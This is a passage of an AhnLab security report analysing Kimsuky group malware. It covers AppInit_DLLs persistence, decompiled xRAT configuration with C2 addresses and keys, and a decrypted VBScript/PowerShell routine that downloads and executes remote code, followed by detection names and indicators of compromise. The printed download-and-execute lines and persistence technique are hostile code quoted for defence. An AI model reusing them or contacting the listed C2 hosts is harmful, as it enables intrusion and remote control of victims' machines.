Then, the "Appinit_DLLs" value and the "LoadAppinit_DLLs" value in the "HKLM₩SOFTWARE₩Microsoft₩Windows NT₩CurrentVersion₩Windows" registry are set to "msort.dll" t and 1, respectively. This causes all processes that load "user32.dll" to load "msort.dll".



이름	종류	데이터
(기본값)	REG_SZ	mnmsrvc
AppInit_DLLs	REG_SZ	
DdeSendTimeout	REG_DWORD	0x00000000 (0)
DesktopHeapLogging	REG_DWORD	0x00000001 (1)
DeviceNotSelectedTimeout	REG_SZ	15
DwmInputUsesIoComple...	REG_DWORD	0x00000001 (1)
EnableDwmInputProcessi...	REG_DWORD	0x00000007 (7)
GDIProcessHandleQuota	REG_DWORD	0x00002710 (10000)
IconServiceLib	REG_SZ	IconCodecService.dll
LoadAppInit_DLLs	REG_DWORD	0x00000000 (0)
NaturalInputHandler	REG_SZ	Ninput.dll
ShutdownWarningDialog...	REG_DWORD	0xffffffff (4294967295)
Spooler	REG_SZ	yes
ThreadUnresponsiveLogTi...	REG_DWORD	0x000001f4 (500)
TransmissionRetryTimeout	REG_SZ	90
USERNestedWindowLimit	REG_DWORD	0x00000032 (50)
USERPostMessageLimit	REG_DWORD	0x00002710 (10000)
USERProcessHandleQuota	REG_DWORD	0x00002710 (10000)
Win32kLastWriteTime	REG_SZ	1D5C73368C138EF


이름	종류	데이터
(기본값)	REG_SZ	mnmsrvc
AppInit_DLLs	REG_SZ	msort.dll
DdeSendTimeout	REG_DWORD	0x00000000 (0)
DesktopHeapLogging	REG_DWORD	0x00000001 (1)
DeviceNotSelectedTimeout	REG_SZ	15
DwmInputUsesIoComple...	REG_DWORD	0x00000001 (1)
EnableDwmInputProcessi...	REG_DWORD	0x00000007 (7)
GDIProcessHandleQuota	REG_DWORD	0x00002710 (10000)
IconServiceLib	REG_SZ	IconCodecService.dll
LoadAppInit_DLLs	REG_DWORD	0x00000001 (1)
NaturalInputHandler	REG_SZ	Ninput.dll
ShutdownWarningDialog...	REG_DWORD	0xffffffff (4294967295)
Spooler	REG_SZ	yes
ThreadUnresponsiveLogTi...	REG_DWORD	0x000001f4 (500)
TransmissionRetryTimeout	REG_SZ	90
USERNestedWindowLimit	REG_DWORD	0x00000032 (50)
USERPostMessageLimit	REG_DWORD	0x00002710 (10000)
USERProcessHandleQuota	REG_DWORD	0x00002710 (10000)
Win32kLastWriteTime	REG_SZ	1D5C73368C138EF

Figure 19. Before modification **(left)**, after modification **(right)**

When a process that meets the conditions finishes loading "msort.dll", the latter scans the path and process name before moving on to the next malicious behavior.

It first checks if the process's execution path is “%WINDIR%₩system32”. Then, it checks if the process name includes "taskhost" or "svchost.exe". Ultimately, the final malicious activity is carried out by "taskhost.exe", which is executed every time the system is booted.


The final malicious behavior includes the execution of "powershell_ise.exe" as its child process and injection of the previously dropped "MSwin.db" after decryption.



```
  result = 0;
  if ( sub_1800017A0()                            // Get Process Token information
    && GetModuleFileNameA(0i64, Filename, 0x104u)
    && StrStrIA(Filename, "Windows\\System32")
    && (StrStrIA(Filename, "taskhost") || StrStrIA(Filename, "svchost.exe")) )
  {
    CurrentProcessId = GetCurrentProcessId();
    ProcessIdToSessionId(CurrentProcessId, pSessionId);
    if ( !StrStrIA(Filename, "taskhost") || pSessionId[0] )
      return 1;
  }
  return result;
}
```

Figure 20. The part that scans paths and processes


The final payload is xRAT, and it has three C2 & IP Port pairs like the case mentioned above where xRAT is distributed through Google Drive. One difference is that the last digit of the IP is set to "~".



```
public static string SeVERSION = Application.ProductVersion;

// Token: 0x04000342 RID: 834
public static string SeHOSTS =
  "169.254.100.95:2158;211.115.73.132:2158;108.62.118.~:2158;";

// Token: 0x04000343 RID: 835
public static int SeRECONNECTDELAY = 1000;

// Token: 0x04000344 RID: 836
public static string SeKEY = "AIwL5W1RzH+QO++PWw9iFw==";

// Token: 0x04000345 RID: 837
public static string SeAUTHKEY = "tfBKlHoyHlOMcvyhTlH5mL
```

Figure 21. A unique configuration value


It searches for the "~" character and exchanges it with a number between 0 and 254 before adding it. Ultimately, it attempts communication with the values from "108.62.118.**0**" to "108.062.118.**254**".



```
            foreach (string text in array)
            {
                ushort port;
                if (!string.IsNullOrEmpty(text) && text.Contains(':') && ushort.TryParse(text.Substring
                  (text.LastIndexOf(':') + 1), out port))
                {
                    if (text.Contains('~'))
                    {
                        for (int j = 0; j < 255; j++)
                        {
                            list.Add(new Host
                            {
                                Hostname = text.Substring(0, text.LastIndexOf(':')).Replace("~", j.ToString()),
                                Port = port
                            });
                        }
                    }
```

	Value	Type
[0]	{169.254.100.95:2158}	xHunter.Core.Data.Host
[1]	{211.115.73.132:2158}	xHunter.Core.Data.Host
[2]	{108.62.118.0:2158}	xHunter.Core.Data.Host
[3]	{108.62.118.1:2158}	xHunter.Core.Data.Host
[4]	{108.62.118.2:2158}	xHunter.Core.Data.Host
	● ● ●	
[253]	{108.62.118.251:2158}	xHunter.Core.Data.Host
[254]	{108.62.118.252:2158}	xHunter.Core.Data.Host
[255]	{108.62.118.253:2158}	xHunter.Core.Data.Host
[256]	{108.62.118.254:2158}	xHunter.Core.Data.Host

Figure 22. Configuring the last digits




Protocol	Local Address	Remote Address	State
TCP	[redacted]	108.62.118.5:2158	SYN_SENT

Figure 23. Example of attempting to connect to the last IP

(5) Changes to the RandomQuery System

This type used parameters **“list.php”** and **“lib.php”** to download additional files from C2, but it has been confirmed it is now using **“stdio.php”** and **“main.php”** for its distribution.



```
fn_suf = Minute(ct) & "_" & Hour(ct) & "_" & Day(ct) & Month(ct) & ".xml"
Set osa_ns = CreateObject("Shell.Application").NameSpace(21)
res_path = osa_ns.Self.Path & "\OfficeAppManifest_v" & fn_suf
res_content = "On Error Resume Next:Set mx = CreateObject(""Microsoft.XMLHTTP""):mx.open
    ""GET"", """ & uri & "/main.php?query=54"", False:mx.Send:Execute(mx.responseText)"
Set fso = CreateObject("Scripting.Filesystemobject")
Set fp = fso.OpenTextFile(res_path, 2, True)
fp.write res_content
fp.close
Reg res_path
SetIEState
pow_cmd = "cmd /c powershell -command ""iex (wget xxx/stdio.php?idx=35).content; GetInfo
    -ur 'xxx';"""
pow_cmd = Replace(pow_cmd, "xxx", uri)
WMProc(pow_cmd)
```

Figure 24. Part of the decrypted script

Additionally, the file names used were different from those **(info_sc.txt, key_ps.txt, etc.)** introduced in the **Analysis Report on Malware Distributed by the Kimsuky Group** published on October 7, 2022.[4]

[4] https://atip.ahnlab.com/ti/contents/issue-report/malware-analysis?i=5a12d8f9-a06c-4e91-859d-7954d78c332e (See from page 13) (This report supports Korean only for now.)

AhnLab Response Overview

The aliases and the engine version information of AhnLab products are shown below. Even if the activities of this threat group have been identified recently, AhnLab products may have already diagnosed related malware in the past. While ASEC is tracking the activities of this group and responding to related malware, there can be variants that have not been identified and thus are not detected.

Backdoor/Win.QUASARAT.C5386466 **(2023.02.22.03)**
Downloader/CHM.Agent **(2023.03.14.00)**
Downloader/DOC.Generic **(2023.03.15.03)**
Downloader/DOC.Kimsuky.S2125 **(2023.03.16.02)**
Downloader/Powershell.Kimsuky.SC187625 **(2023.04.03.03)**
Downloader/Powershell.Kimsuky.SC187626 **(2023.04.04.00)**
Downloader/Powershell.Kimsuky.SC187627 **(2023.04.04.00)**
Downloader/VBS.Generic **(2023.03.17.00)**
Downloader/VBS.Kimsuky **(2023.04.04.03)**
Downloader/VBS.Kimsuky.SC186817 **(2023.03.09.03)**
Downloader/VBS.Kimsuky.SC187304 **(2023.03.22.03)**
Dropper/CHM.Agent **(2023.03.23.03)**
Dropper/CHM.Generic **(2023.03.07.00)**
Dropper/MSOffice.Generic **(2023.03.20.02)**
Infostealer/Powershell.Browser.SC186288 **(2023.03.30.03)**
Infostealer/VBS.Kimsuky.SC187134 **(2023.03.17.02)**
Infostealer/VBS.Kimsuky.SC187638 **(2023.04.04.02)**
Infostealer/VBS.Kimsuky.SC187639 **(2023.04.04.02)**
Trojan/PowerShell.Downloader.SC186665 **(2023.03.03.02)**
Trojan/PowerShell.Downloader.SC187618 **(2023.04.03.00)**
Trojan/PowerShell.FileUpload.S2023 **(2023.03.28.01)**
Trojan/PowerShell.KeyLogger.SC186656 **(2023.03.02.03)**
Trojan/VBS.DOWNLOADER **(2023.03.21.00)**
Trojan/VBS.DOWNLOADER.SC187175 **(2023.03.21.00)**
Trojan/VBS.DOWNLOADER.SC187176 **(2023.03.21.00)**
Trojan/VBS.Generic.SC186657 **(2023.03.03.00)**
Trojan/VBS.Runner.SC187110 **(2023.03.16.03)**
Trojan/Win.Agent.C5394767 **(2023.03.15.00)**
Trojan/Win.Agent.C5403399 **(2023.03.31.02)**
Trojan/Win.Loader.R567383 **(2023.04.02.03)**
Trojan/Win.Xrat.R567390 **(2023.04.02.03)**
Trojan/Win32.Agent.C1686716 **(2016.11.29.04)**

Indicators Of Compromise (IOC)

A portion of the following IOC quotes other analysis reports, and there are some cases that could not be verified because samples could not be obtained. Updates may occur without prior notice when new information is found.

File Paths and Names

The file paths and names used by the threat group are as follows. **File names of some malware or tools may be the same as those of normal files.**

```
Application Form for Confirmation of the Parties' Intention for an Uncontested Divorce.doc
Promotion of Information and Communications Network Utilization and Information Protection.zip
Promotion of Information and Communications Network Utilization and Information Protection.chm
Cyber Security Bureau.ini
Personal Information Usage Agreement.hwp
version.ini
version.bat
upload_real.vbs
temp.dotm
ServiceUpdate.dll
runps.vbs
Project.vbs
phcq.exe_sqlz
personal.vbs
password.txt.lnk
Pages_Elements.xml
msort.dll
Load.ps1
Document.vbs
conf.ps1
aaa.dat
2023-3-2.chm
123.dat
[PUAC]Evaluation Request.hwp
.Uso2Config.conf
.Uso1Config.conf
```

File Hashes (MD5)

The MD5 of the related files are as follows. **However, sensitive samples may have been excluded.**

FlowerPower

283D238D309667734D0E5DC33EE7E647

67FC30944A5DB08DEFA3A5D09F731746

858907D12008A093E40C501D892A5E90

923E117DE7B4C115C97410BABC104240

976F6BB98E116DA2BFD8F283058BCD14

B0D7FF7323A0A2CCD0424FAC906F0BE0

D8C1ABFB0A0B34E4338AD8DFBD6D95FA

EF3211C7567FA7A5B8944D7BEEEF2869

AppleSeed

02B6FA59F889CABF36A7CA2A69A7BE86

05E9F932BF0BBA8ED0C12194E89EC899

4103D0B42DD6230DC1062156356F1D9B

56E9F5CCEBD7252E695B74A9ADA18C6F

6FE432E9D8C70391E9B6CD3E074B0760

8A8AB44759D17B9058168E69274389C1

ACA61A168D95C5F72B8E02650F727000

D68D3782A74E471F27D6AD18BFB8EAAA

RandomQuery

071F39B1884D2214204AA3D61A170C3E

0A6F0D8A277D93303B1D2D8AFB2D3323

0F7CC24438E0AD3815B19C0C031D87F9

249E111AD3AA659B89E14147F708812C

2C69D81CA8D01F082AE2489E3975A0A2

313D77CAAA199188530B15D5BF59A51F

3332170EE3C8DF42DF9AD656D0D0038C

3CB38651ABFFD4624E3A2983B886D869

3CE601BF7FEFDD325E596CCB4AACAF93

3E167BE30E343C723FCC42B6F763DE69

46C7C3D128BE033D92A7AE75464ADE79

4A977D0C8B3D9EAA644A3AE93F3D224F

610DEA8394F486102FC51A2F0560B28A

63B3B94CD606B5C3BE5F5B40A9781CA5

66A249025AB5E39DEBCB1C141EF1FD25

6C67341B2873EF27BDBFE3E2AD0A8B56

726AF41024D06DF195784AE88F2849E4

7903D922E89D872C9F2C00C7A10FEF3D

7D40FD8E68A5B0F0125D9711FB26B6A3

804371C4A0DD4FD8ABA732D202F140AB

```
86028BBAD6C09F8697D2F5DA87D5FD06
864D6E847D3034C01901D378C59DFF93
8F411A46490016AC5D126B83CEE65022
93476273CE03DA710D25DE7DA1924603
93BC23B9E082C97EDD8F78D76672BB0D
9D8C438B710B314B2DC2E003B2F177B7
9E3D8F0B174F717F0291DAAB6FD090AA
AA756B20170AA0869D6F5D5B5F1B7C37
ACE6CA3FBC585C4EBB67DADCCB79980E
B7C2A9774BD25B36F89417A7BB4BB3D2
5939BB4CB87344EB0BDBF0EBBC998D8A
C623DBE17F278FD3A72C5681102A74D8
D382CC7F10FDAEC150184941B68CF39E
D4BB07F5A9462612CD0E8A9290E27FC8
DA33F76DE05AA4A97BDA5A91D7272F28
DED83A6BD7438B34B058F2FE5EE54C7E
E0CF0881DE0FE35732BB02C1F4DF02A3
E17B91341EA079D23E9703E55D37DD44
F2A0E92B80928830704A00C91DF87644
```

xRAT

```
3C687FB0A1921A53F9C607938F25FDD1
954B021E7CC0FF404BDBD57A26509A61
```

Samples that have been collected from the previously discovered "FQDN OR Domain" (Did not exist at the time of analysis and were discovered at a later point in time)

```
AC999462B9A7B1A81307B5386ADB9128
```

Related Domains, URLs, and IP Addresses

The download or C2 addresses used are as follows. **http was changed to hxxp, and sensitive information may have been excluded.**

1.234.41.14 **(Kimsuky xRAT C2)**
115.21.139.222 **(Kimsuky xRAT C2)**
121.160.252.1 **(Kimsuky xRAT C2)**
47.103.206.233 **(FlowerPower C2)**
169.254.100.95 **(Kimsuky xRAT C2)**
211.115.73.132 **(Kimsuky xRAT C2)**
xn--lg3b741c.xn--h32bi4v.xn--3e0b707e **(Heungmin.Main.Korea)**
oivs.xn--2i0b10rqve.xn--3e0b707e **(oivs.Blog.Korea)**
mvix.xn--oi2b61z32a.xn--3e0b707e **(mvix.Online.Korea)**
realtime.mypressonline.com
xortes.000webhostapp.com
pcloud.myartsonline.com
http://okas.kr/gnuboard4/adm/aaa.dat
nideso.mywebcommunity.org
mpevalr.ria.monster
smart.com-coffee.click
peosljeos.scienceontheweb.net
thissiteerverarg.medianewsonline.com
publiccreation.getenjoyment.net
kakacorpnet.myartsonline.com
febro.myartsonline.com
thrhtsgdsfg.medianewsonline.com
hxxp://haebyeong.com/modules/trash/conf/demo.txt
hxxp://partybbq.co.kr/src/bbs/img/goal/updown/list.php?query=[RandomNumber]
hxxp://partybbq.co.kr/src/bbs/img/goal/updown/lib.php?idx=[RandomNumber]
hxxp://partybbq.co.kr/src/bbs/img/cop/updown/list.php?query=[RandomNumber]
hxxp://partybbq.co.kr/src/bbs/img/cop/updown/lib.php?idx=[RandomNumber]
hxxp://eum-it.co.kr/gnuboard4/bbs/img/upload1/list.php?query=[RandomNumber]
hxxp://eum-it.co.kr/gnuboard4/bbs/img/upload1/lib.php?idx=[RandomNumber]
hxxp://ibsq.co.kr/config/demo.txt
hxxp://dhct.co.kr/mobile/skin/visit/basic/goal/list.php?query=[RandomNumber]
hxxp://dhct.co.kr/mobile/skin/visit/basic/goal/lib.php?idx=[RandomNumber]
hxxp://uljincablecar.com/mobile/skin/member/basic/download/list.php?query=[RandomNumber]
hxxp://uljincablecar.com/mobile/skin/member/basic/download/lib.php?idx=[RandomNumber]

References

[1] 2022 Trend Report on Kimsuky Group
https://atip.ahnlab.com/ti/contents/regular-report/monthly?i=b2e6fdb2-99e4-43e9-ab3c-fe25b3a6e8b6

[2] February 2023 Trend Report on Kimsuky Group
https://atip.ahnlab.com/ti/contents/regular-report/monthly?i=a84cf81c-aaea-4a33-bb7c-9ec004684f2a

[3] AppInit_DLLs (MSDN)
https://learn.microsoft.com/en-us/windows/win32/win7appqual/appinit-dlls-in-windows-7-and-windows-server-2008-r2

More security, More freedom

AhnLab, Inc.

220, Pangyoyeok-ro, Bundang-gu, Seongnam-si, Gyeonggi-do, Korea
Tel : +82 31 722 8000 | Fax : +82 31 722 8901
https://www.ahnlab.com
https://asec.ahnlab.com/en

© AhnLab, Inc. All rights reserved.

About ASEC

AhnLab Security Emergency response (ASEC), through our team of highly skilled cyber threat analysts and incident responders, delivers timely and accurate threat intelligence and state-of-the-art response on a global scale. ASEC provides the most contextual and relevant threat intelligence backed by our groundbreaking research on malware, vulnerabilities, and threat actors to help the global community stay ahead of evolving cyber-attacks.

About AhnLab

AhnLab is a leading cybersecurity company with a reliable reputation for delivering advanced cyber threat intelligence and threat detection and response (TDR) capabilities with cutting-edge technology. We offer a cybersecurity platform comprised of purpose-built products securing endpoint, network, and cloud, which ensures extended threat visibility, actionable insight, and optimal response. Our best-in-class researchers and development professionals are always fully committed to bringing our security offerings to the next level and future-proofing our customers' business innovation against cyber risks.

AhnLab